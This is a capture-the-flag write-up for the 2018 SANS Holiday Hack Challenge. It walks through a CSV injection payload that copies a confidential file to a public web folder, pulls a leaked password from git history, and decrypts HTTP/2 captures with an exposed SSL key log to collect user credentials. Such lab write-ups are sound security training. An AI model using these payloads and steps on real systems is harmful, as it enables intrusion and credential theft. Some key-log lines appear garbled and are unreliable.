
Upload CSV file with your work history:

Browse... **dde-santademo1.csv**

Submit Application **Reset**


Thank you for taking the time to upload your information to our elf resources shared workshop station! Our elf resources will review your CSV work history within the next few minutes to see if you qualify to join our elite team of InfoSec Elves. If you are accepted, you will be added to our secret list of potential new elf hires located in
C:\candidate_evaluation.docx

- The app is leaking way to much information ...



- Craft a malicious CSV file (which will copy the target file to the public website folder):

```
copy c:\\candidate_evaluation.docx C:\\careerportal\\resources\\public\\candidate_evaluation.docx
```



- Grab the file :



What do you want to do with candidate_evaluation.docx (355 KB)?
From: careers.kringlecastle.com

candidate_evaluation.docx (Mode Protégé) - Word

MODE PROTÉGÉ Attention aux fichiers provenant d'un emplacement Internet, car ils peuvent contenir des virus. Il est recommandé de garder le mode protégé sauf si vous devez effectuer des modifications.



Comments (Please summarize your perceptions of the candidate's strengths, and any concerns that should be considered):

Krampus's career summary included experience hardening decade old attack vectors, and lacked updated skills to meet the challenges of attacks against our beloved Holidays.

Furthermore, there is intelligence from the North Pole this elf is linked to cyber terrorist organization Fancy Beaver who openly provides technical support to the villains that attacked our Holidays last year.

We owe it to Santa to find, recruit, and put forward trusted candidates with the right skills and ethical character to meet the challenges that threaten our joyous season.

Elf Infosec Placement / Access Evaluation

Candidate Name: Krampus

Please use this form as a guide to evaluate the elf applicant's qualifications for positional placement and access to Santa's Castle. Check the appropriate numeric value corresponding to the applicant's level of qualification and provide appropriate comments in the space below.

Rating Scale:

5. Outstanding	2. Below Average—Does not meet requirements
4. Excellent—exceeds requirements	1. Unable to determine or not applicable to this candidate
3. Competent—acceptable proficiency	

	Rating				
	5	4	3	2	1
Relevant Background/Special Skill Set: Explore the candidate's knowledge and past working experiences in InfoSec.			2		
Organizational Fit: Review the candidate's potential to fit in Santa's Castle.				1	
Overall Evaluation: Please add appropriate comments below:				1	

Recommendation for sponsor:

Candidate Applying for Access Access to Santa's Secret Room Reject

Candidate Name: Wunorse Openslae

- Find the company name :

Comments (please summarize your perceptions of the candidate's strengths, and any concerns that should be considered):

Krampus's career summary included experience hardening decade old attack vectors, and lacked updated skills to meet the challenges of attacks against our beloved Holidays.

Furthermore, there is intelligence from the North Pole this elf is linked to cyber terrorist organization **Fancy Beaver** who openly provides technical support to the villains that attacked our Holidays last year.

We owe it to Santa to find, recruit, and put forward trusted candidates with the right skills and ethical character to meet the challenges that threaten our joyous season.

Dev Ops Fail:



Coalbox again, and I've got one more ask.
Sparkle Q. Redberry has fumbled a task.
Git pull and merging, she did all the day;
With all this gitting, some creds got away.

Urging - I scolded, "Don't put creds in git!"
She said, "Don't worry - you're having a fit.
If I did drop them then surely I could,
Upload some new code done up as one should."

Though I would like to believe this here elf,
I'm worried we've put some creds on a shelf.
Any who's curious might find our "oops,"
Please find it fast before some other snoops!

Find Sparkle's password, then run the runtoanswer tool.

- Find the git folder :

```
.. README.md package-lock.json public
elf@8c717f25bc9b:~/kcconfgmt$ cd .git
elf@8c717f25bc9b:~/kcconfgmt/.git$
```

- Using git log command :

```
commit 60a2ffea7520ee980a5fc60177ff4d0633f2516b
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Thu Nov 8 21:11:03 2018 -0500

    Per @tcoalbox admonishment, removed username/password from config.js, default settings
    in config.js.def need to be updated before use
```

- Take a Look at this specific commit :

```

elf@8c717f25bc9b:~/kcconfmgmt/.git$ git show 60a2ffa7520ee980a5fc60177ff4d0633f2516b
commit 60a2ffa7520ee980a5fc60177ff4d0633f2516b
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Thu Nov 8 21:11:03 2018 -0500

    Per @tcoalbox admonishment, removed username/password from config.js, default settings
    in config.js.def need to be updated before use

diff --git a/server/config/config.js b/server/config/config.js
deleted file mode 100644
index 25be269..0000000
--- a/server/config/config.js
+++ /dev/null
@@ -1,4 +0,0 @@
// Database URL
module.exports = {
  'url' : 'mongodb://sredberry:twinkletwinkletwinkle@127.0.0.1:27017/node-api'
};

diff --git a/server/config/config.js.def b/server/config/config.js.def
new file mode 100644
index 0000000..740eba5
--- /dev/null
+++ b/server/config/config.js.def
@@ -0,0 +1,4 @@
// Database URL
module.exports = {
  'url' : 'mongodb://username:password@127.0.0.1:27017/node-api'
};
elf@8c717f25bc9b:~/kcconfmgmt/.git$ 

```

- Get the mongo DB user/password !

```

elf@12c2c3bcae3e:~$ runtoanswer
Loading, please wait.....  
  

Enter Sparkle Redberry's password twinkletwinkletwinkle  
  

This ain't "I told you so" time, but it's true:  

I shake my head at the goofs we go through.  

Everyone knows that the gits aren't the place;  

Store your credentials in some safer space.  
  

Congratulations!

```


Objective 8:

Santa has introduced a [web-based packet capture and analysis tool](#) to support the elves and their information security work. Using the system, access and decrypt HTTP/2 network activity. What is the name of the song described in the document sent from Holly Evergreen to Alabaster Snowball? *For hints on achieving this objective, please visit SugarPlum Mary and help her with the Python Escape from LA Cranberry Pi terminal challenge.*

Answer: mary had a little lamb

Resolution:

- The goal was to create an account on the website, check the source and find that a DEV mode was enable which can lead to SSLKEYS file (to decrypt the traffic from pcap files).



- The web page is using some API functions and some validation are made server side on a file called app.js

```
→ C ⌂ ⓘ view-source:https://packalyzer.kringlecastle.com/#
    if (packets[p].type === 'v') {
        var protocol = 'TCP';
    } else {
        var protocol = 'UDP';
    }
    protocols.push(protocol);
    html += '<tr><td>' + filterXSS(packets[p][0].trim()) + '</td><td>' + packet_time + '</td><td>' +
}
$('#packets_tables_body').html(html);
$('.info_tooltipped').tooltip({delay: 500});
var top_ports = percentages(ports);
var top_protocols = percentages(protocols);
var top_talkers = percentages(talkers);
top_protocols.unshift(['Top Protocols', 'Top Protocols']);
top_ports.unshift(['Top Ports', 'Top Ports']);
if (top_ports.length > 5) {top_ports.length=6}
top_talkers.unshift(['Top Talkers', 'Top Talkers']);
if (top_talkers.length > 5) {top_talkers.length=6}
$('.bargraph_container').css('display', 'block');
build_pie_chart('piechart_top_protocols', top_protocols);
build_pie_chart('piechart_top_ports', top_ports);
build_pie_chart('piechart_top_talkers', top_talkers);
};

//File upload Function. All extensions and sizes are validated server-side in app.js
$(function () {
    'use strict';
    $('#fileupload').fileupload({
        url: '/api/upload',
        done: function (e, data) {
            if (data.result.request) {
                analyze_packets(data.result.data.clean(""));
            } else {
                Materialize.toast('<text style="color: #f44336">' + data.result.data + '</text>', 8000);
            }
        }
    });
});
```

- Poking around to find this file (/pub/):

```
</body>
<script src="https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js"></script>
<script src="https://packalyzer.kringlecastle.com:80/pub/js/jquery.ui.widget.js"></script>
<script src="https://packalyzer.kringlecastle.com:80/pub/js/jquery_iframe-transport.js"></script>
<script src="https://packalyzer.kringlecastle.com:80/pub/js/jquery_fileupload.js"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/materialize/0.100.2/js/materialize.min.js"></script>
<script src="https://packalyzer.kringlecastle.com:80/pub/js/custom.js"></script>
<script src="https://packalyzer.kringlecastle.com:80/pub/js/xss.js"></script>
<script src="https://packalyzer.kringlecastle.com:80/pub/js/loader.js"></script>
<script>
```

view-source:<https://packalyzer.kringlecastle.com:80/pub/app.js>

```

#!/usr/bin/node
//pcapalyzer - The web based packet analyzer
const cluster = require('cluster');
const os = require('os');
const path = require('path');
const fs = require('fs');
const http2 = require('http2');
const koa = require('koa');
const Router = require('koa-router');
const mime = require('mime-types');
const mongoose = require('mongoose');
const koaBody = require('koa-body');
const cookie = require('koa-cookie');
const execSync = require('child_process').execSync;
const execAsync = require('child_process').exec;
const redis = require("redis");
const redis_connection = redis.createClient();
const {promisify} = require('util');
const getAsync = promisify(redis_connection.get).bind(redis_connection);
const setAsync = promisify(redis_connection.set).bind(redis_connection);
const delAsync = promisify(redis_connection.del).bind(redis_connection);
const sha1 = require('sha1');
require('events').EventEmitter.defaultMaxListeners = Infinity;
const log = console.log;
const print = log;
const dev_mode = true;
const key_log_path = ( !dev_mode || dirname + process.env.DEV + process.env.SSLKEYLOGFILE )
const options = {
  key: fs.readFileSync(dirname + '/keys/server.key'),
  cert: fs.readFileSync(dirname + '/keys/server.crt'),
  http2: {
    protocol: 'h2',           // HTTP2 only. NOT HTTP1 or HTTP1.1
    protocols: [ 'h2' ],
  },
  keylog : key_log_path     //used for dev mode to view traffic. Stores a few minutes worth at a time
};

```

- Again, poking around using curl to find this key_log_path :

```

Not Foundnyws@nihil:~/hackholiday$ curl -X GET -u admin:password -H "Host: https://packalyzer.kringlecastle.com/SSLKEYLOGFILE/"
Error: ENOENT: no such file or directory, open '/opt/http2/packalyzer_clientrandom_ssl.log/'nyws@nihil:~/hackholiday$ curl -X GET -u adm
lyzer.kringlecastle.com/dev/SSLKEYLOGFILE/

```

- Server is providing a weird error and give us which looks like a filename :

```

nyws@nihil:~/hackholiday$ curl -X GET -u admin:password --http2 https://packalyzer.kringlecastle.com/dev/packalyzer_clientrandom_ssl.log -o SSLKEYS.txt
% Total    % Received % Xferd  Average Speed   Time   Time  Current
          Dload  Upload Total Spent   Left Speed
100 36256 100 36256    0     0 26027    0  0:00:01  0:00:01 --:--:-- 26027
nyws@nihil:~/hackholiday$ 

```

https://packalyzer.kringlecastle.com/dev/packalyzer_clientrandom_ssl.log


- Got It !

CLIENT_RANDOM 240CF27496906765069634EB0114907BF7C185C2B5FA403CEBA57389D2835 DF9AA0D3AEBF1D5AF52F7477C6B9D7E6027C98489BE37A544EA8BC7E907FC61D83567017892DBAC5020EFAE55B
CLIENT_RANDOM 260DAEBF83510872A3915D538B3E06449F7CCBC67D48B7D408FB1880189 81D947CB4F07ADBE603D480D48980FB8C70908EBC336E567C1FA9018124A09620473338928E2095D921621
CLIENT_RANDOM 6A118114793C34AC4126EFC33567E568057538C2B382DE0520E06549A9E2FD 6196CE9FB4D6277F981F150C803D8F3B63C986B1778590509E550B70A8704942E860285C55C00776785017A93795AC
CLIENT_RANDOM 835BFABF4D2087E6E749878ABC605F51523C601441C067D0F28AC76A090907 170B51E9253283B65E6DCB8A8207206632826CA3B7C86F821C13E9C75FCECE647692FA5B5065045C773D1B13A88F2A1
CLIENT_RANDOM 1E11CC1880B8D22A1CA0849477DDE1CA6246298E93D6E96A00661B1D61 13ACD645B93D8F7A8552D5B0A07E025D8E53A907F039C60886B6969C1715A4F100EAE7A6230CBA18649C0A947F
CLIENT_RANDOM FA9A556457421606E76D285F911C27C3D7228858A43C540878E67E559 1858CEC05F19A83084877F05E825F261D0931806B18A5079E4364603D3A48023E29B9D7F3A1D9E9231A304D
CLIENT_RANDOM 9A2CE4A88997C5129A96781A6878525C143Z7A87F4A8337C921460790778 10D4C1E151F1G63B1A7C42F5A658A57C0948B466345C697C9177B6A85D04C17882023A2D124908818AEB709C2D79
CLIENT_RANDOM E9933D53C5ABA8707C4193192C709777T7F4E01D9460CEB80A88B0E97C94795 8080B2879806D176950916D55C8B475420A0628E5B9459714B0D00A8801F6E460B59E7869428986B50843C8CBBB
CLIENT_RANDOM 9D5755F74B8E4987ED7E2D0E8B01EFC451F2A18F32F7A531497814B149F312A 339DF07416143658D535E92640E416742A06A09C8670872AA409997C3F61B1AB1D0A1FA69273A6F8476E2942
CLIENT_RANDOM FAF394F4768B7E75C7D23C8A460949612176E5354D30E18BD07F289395F 5A9264E9F549B00D7ED77B7A3F592E10891821BDE072C53E989102D3106E5399F5A17A74F89D4975A9F7C9
CLIENT_RANDOM B44DFD834A27E128133903B9F806A371A6F192D9092E02120A08F5783B049E 86615758878E84D393F8758C8B59942D21ECD5C8577F09A59074C5C1752B9A59C09F6742E4283072F7AB2CDE7
CLIENT_RANDOM 80C67097973E0E4A2F4E2024E44F17D9530B85A997354363953591 517749R08C48832A807E30F7981E09A504DA466989161B0G812B8E128E22A3ECD63A84FCDC8BDC8AFC5349A
CLIENT_RANDOM BB8F60F25A2309593B5ACEA4812B88E6864048289D619120F0D5198 9FA15D5987E04316C6925E6F080D36407A1B8D9907D12121FC02F1D1117924487C5C38A01E7875497F99148
CLIENT_RANDOM 52657E74A8F81FA03106B1C1612AE28935F13C1078D687535C7F58AF2D 6CF616B70F2E80B7E7B44574824F85F15E1F80D18161C2E6466F4C155C68757F09A5768E84F6783A992C
CLIENT_RANDOM 74D1C79E77297D3F4020165493879F16B263563F45B5FAEAD44281C803A 23C3FC2F870C1980B88D12B28E04B4C151F443035908A56BABA7C1A0C49861A6C3A8D2B38A58E1502F5B9849E
CLIENT_RANDOM 30304E20384631471E6F56C25EDE440CCEA1C73E135C947D414256053C 9295B65252D56252D6562F518876E741068L01C2A1E6466F4C155C67854B70F7E5E05D301B1048D4C04624E
CLIENT_RANDOM 2A64608E1C1E60D44F2648E8C7C252F1V18E80551C1C048A0885B5DF251A80DF9 762A84570994E5A1D6771C1E2D8A0802561D6C7489F5E3C2B48F908A8020F84221AAD4C0015A9197F2A0814B1819F
CLIENT_RANDOM 1897F4188D50A9788281A08381957B3079F64B5945D7A59B4576465F 5526F6D9016D07723BFC4E212642D430878F43C742852587F88F492952A1335459863C5320A29C597C
CLIENT_RANDOM 12408EF92F27A93B7D9F190719051F4CABD491E5C03F29D0A2C8B2F03981 2729288F882CZP5426G2F6456152F9D3A4C4779A79D71648647F1F9E24056E4D0043C803A1E781E4327
CLIENT_RANDOM E35137F5D84E4532E3F8803C8C1078B5989E16D1C6B19F1131F5B84F97C 783CE04D4042552FCE23C46258793F87846C2D5973B9F7393D8F58C8D8E413C69845B748572F22F2877FB
CLIENT_RANDOM 77933CA4D44E68468900EFD426FEEF589979F8C050D5399FE6F176F767AT 2131D7684543A7D801B2909E479384B8A9F615B0433631609626C96F6DB7D1414C262A060C11C800026D304864
CLIENT_RANDOM 479CE8369689E9C0B6A506E8D001F49A7E8C4B8D82680338877E125273113 A3E3CFC69E6D9B04913CF8D8C8F6E647BDD6167C076B088F2EB7C8F65D08A78F4B638CFC909368885A0D00A
CLIENT_RANDOM ECF17788479CFS386B8A501662254CE7A607A6F05D1448E1134 3C874106756268E9F88F0B2EBC3A2C32F17C571F4C654D404833F13498812D0198349C1F13482904B8A6703
CLIENT_RANDOM 1A2B3C32C5B15738A92C9984FC9F45407D38C104865249908495420124 F936409E19A88E451625628E9F88F0B2EBC3A2C32F17C571F4C654D404833F13498812D0198349C1F13482904B8A6703
CLIENT_RANDOM 14629940D02211F91C547A1170623B3A3B4048E59F764F677F2E3C99F C936409E19A88E451625628E9F88F0B2EBC3A2C32F17C571F4C654D404833F13498812D0198349C1F13482904B8A6703
CLIENT_RANDOM D42B1741E655F0A3B2E29F3998624515D738098B394C318578714D0 6293C1F89A6E1GFFBD1D06B475BF2B94D05B69E57687371C80F8D17A3C86F8A545717F1A7E5464202ADC
CLIENT_RANDOM B0195D585190822720DFA6B7D077E17976104A37E870800D64FC137B018 60ECEA8C685C6453467D0777ACE72C3F2A57881C32C94179D7E01201C75F087D0252A66E
CLIENT_RANDOM 244A916C5D02EAD9B8A7D949A3E99B01595CE7E18064417C585876C 3323AFA0877229963E80B9949E14FC7C2A418C917C05E8F5193626E8B25163C5E88B29881B2564C62C
CLIENT_RANDOM D77377A1D2B4588CA219F3A05D8B5D4C3459E24B8A6E87672780E4598286 938A3C77E797D6F944AF26454A142992E80873F7B313634154A4FF802C7F8FC6989B8779C870C62454A71C3E63C
CLIENT_RANDOM A43E803188B998137596F465320C4F8F56B1499583D3440E12141549F 3D7307951E063C23A888025884882B89847781C89751879489422E4F09A8380E904C41F2A76802
CLIENT_RANDOM 84984168D7919C15B3E543E893F1369E19F89B6174366299E31501F0D8A5 5153F076D626A23C3C997F0927185279177D19C904303745671F6E8F9D20B546E9A690235386E6D6F
CLIENT_RANDOM B058147743CD50903942F6A448721519ECB6F8A8806362E2FDAG65E44FC4F85 B2D52B141E1C5F61982B8B617E49FD5A5C082F89579F89B896C55EEFA508C85B49473A72D76F568257B805868442
CLIENT_RANDOM C2E706719F9F625A9C819F423956D0B9593A2361726C02B4F6D43C E397A7CFC87D6F9308B18907D51520D2F8C09C1010D8
CLIENT_RANDOM C16D5A9C9C26E39A28978F2057C49563F23B2D958358 8F08D35530A543F65C6B019Q17398P0832A55F9587A952621837541C019CCE5795F4410469F873663843E

- Capture a PCAP, upload the SSLKEYS in wireshark and decrypt the traffic :

Saved Pcaps

Name	Download	Rea
97528097_25-12-2018_18-57-56.pcap		



http2.data.data						
Time	Source	src port	Destination	dst port	Host	Info
2018-12-26 23:39:08	10.126.0.3	443	10.126.0.104	43277		DATA[1]
2018-12-26 23:39:08	10.126.0.3	443	10.126.0.104	43277		DATA[1] (text/html)
2018-12-26 23:39:08	10.126.0.104	36965	10.126.0.3	443		DATA[1] (application/json)
2018-12-26 23:39:08	10.126.0.3	443	10.126.0.104	36965		DATA[1]
2018-12-26 23:39:08	10.126.0.3	443	10.126.0.104	36965		DATA[1] (application/json)
2018-12-26 23:39:08	10.126.0.3	443	10.126.0.104	50937		DATA[1], DATA[1]
2018-12-26 23:39:08	10.126.0.3	443	10.126.0.104	50937		DATA[1] (text/html)
2018-12-26 23:39:13	10.126.0.3	443	10.126.0.105	48639		DATA[1]
2018-12-26 23:39:13	10.126.0.105	55067	10.126.0.3	443		DATA[1] (application/json)
2018-12-26 23:39:13	10.126.0.3	443	10.126.0.105	55067		DATA[1]
2018-12-26 23:39:13	10.126.0.3	443	10.126.0.105	55067		DATA[1] (application/json)
2018-12-26 23:39:13	10.126.0.3	443	10.126.0.105	51927		DATA[1], DATA[1]
2018-12-26 23:39:13	10.126.0.3	443	10.126.0.105	51927		DATA[1] (text/html)
2018-12-26 23:39:18	10.126.0.3	443	10.126.0.106	53461		DATA[1]
2018-12-26 23:39:18	10.126.0.3	443	10.126.0.106	53461		DATA[1] (text/html)
2018-12-26 23:39:18	10.126.0.106	37477	10.126.0.3	443		DATA[1] (application/json)
2018-12-26 23:39:18	10.126.0.3	443	10.126.0.106	37477		DATA[1]
2018-12-26 23:39:18	10.126.0.3	443	10.126.0.106	37477		DATA[1] (application/json)
2018-12-26 23:39:18	10.126.0.3	443	10.126.0.106	55163		DATA[1], DATA[1]
2018-12-26 23:39:20	10.126.0.3	443	10.126.0.106	47555		DATA[1]
2018-12-26 23:39:20	10.126.0.3	443	10.126.0.106	47555		DATA[1] (text/html)
2018-12-26 23:39:20	10.126.0.106	58839	10.126.0.3	443		DATA[1] (application/json)
2018-12-26 23:39:20	10.126.0.3	443	10.126.0.106	58839		DATA[1]
2018-12-26 23:39:20	10.126.0.3	443	10.126.0.106	58839		DATA[1] (application/json)

▶ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
 ▶ Internet Protocol Version 4, Src: 10.126.0.104, Dst: 10.126.0.3
 ▶ Transmission Control Protocol, Src Port: 36965, Dst Port: 443, Seq: 742, Ack: 3168, Len: 136
 Secure Sockets Layer
 ▾ HyperText Transfer Protocol 2
 ▾ Stream: DATA, Stream ID: 1, Length 98
 Length: 98
 Type: DATA (0)
 ▶ Flags: 0x01
 0... = Reserved: 0x0
 .000 0000 0000 0000 0000 0000 0001 = Stream Identifier: 1
 [Pad Length: 0]
 ▾ Content-encoded entity body (gzip): 98 bytes -> 65 bytes
 Data: 7b22757365726e616d65223a2022616c616261737465722...
 ▾ JavaScript Object Notation: application/json
 ▶ Object

```

0000 7b 22 75 73 65 72 6e 61 6d 65 22 3a 20 22 61 6c {"username": "al
0010 61 62 61 73 74 65 72 22 2c 20 22 70 61 73 77 abaster", "passw
0020 6f 72 64 22 3a 20 22 50 61 63 6b 65 72 2d 70 40 ord": "P acker-p@
0030 72 65 2d 74 75 72 6e 74 61 62 6c 65 31 39 32 22 re-turnt able192"
0040 7d }


```

- Steal all credentials (application/json):

▀ HyperText Transfer Protocol 2
▀ Stream: DATA, Stream ID: 1, Length 93
Length: 93
Type: DATA (0)
▶ Flags: 0x01
0... = Reserved: 0x0
.000 0000 0000 0000 0000 0000 0001 = Stream Identifier: 1
[Pad Length: 0]
▀ Content-encoded entity body (gzip): 93 bytes -> 62 bytes
Data: 7b22757365726e616d65223a20226275736879222c202270...
▀ JavaScript Object Notation: application/json
▀ Object
▀ Member Key: username
String value: bushy
Key: username
▀ Member Key: password
String value: Floppity_Floopy-flab19283
Key: password
0000 7b 22 75 73 65 72 6e 61 6d 65 22 3a 20 22 62 75 {"username": "bu 0010 73 68 79 22 2c 20 22 70 61 73 77 6f 72 64 22 shy", "password" 0020 3a 20 22 46 6c 6f 70 70 69 74 79 5f 46 6c 6f 6f : "Floppity_Floo 0030 70 79 2d 66 6c 61 62 31 39 32 38 33 22 7d py-flab19283"}

```
nyws@nihil:~/hackholiday/08-network-forensic$ cat users-pass  
bushy:Floppity_Floopy-flab19283  
pepper:Shiz-Bamer_wabl182  
alabaster:Packer-p@re-turntable192
```

- **Login with Alabaster account :**



- Open the pcap in wireshark and follow the stream (SMTP traffic):

- Save the file, edit it and keep base64 content , then decode it :

```
nyws@nihil:~/hackholiday/08-network-forensic$ cat attachment | base64 -d > atta  
nyws@nihil:~/hackholiday/08-network-forensic$ file atta  
atta: PDF document, version 1.5  
nyws@nihil:~/hackholiday/08-network-forensic$
```

- Open the PDF file :

comfortable vocal range of a singer. Some elves can do this on the fly without really thinking, but it can always be done manually, looking at a piano keyboard.

To look at it another way, consider a song “written in the key of Bb.” If the musicians don’t like that key, it can be transposed to A with a little thought. First, how far apart are Bb and A? Looking at our piano, we see they are a half step apart. OK, so for each note, we’ll move down

Looking at our piano, we see they are a half step apart. OK, so for each note, we'll move down one half step. Here's an original in Bb:

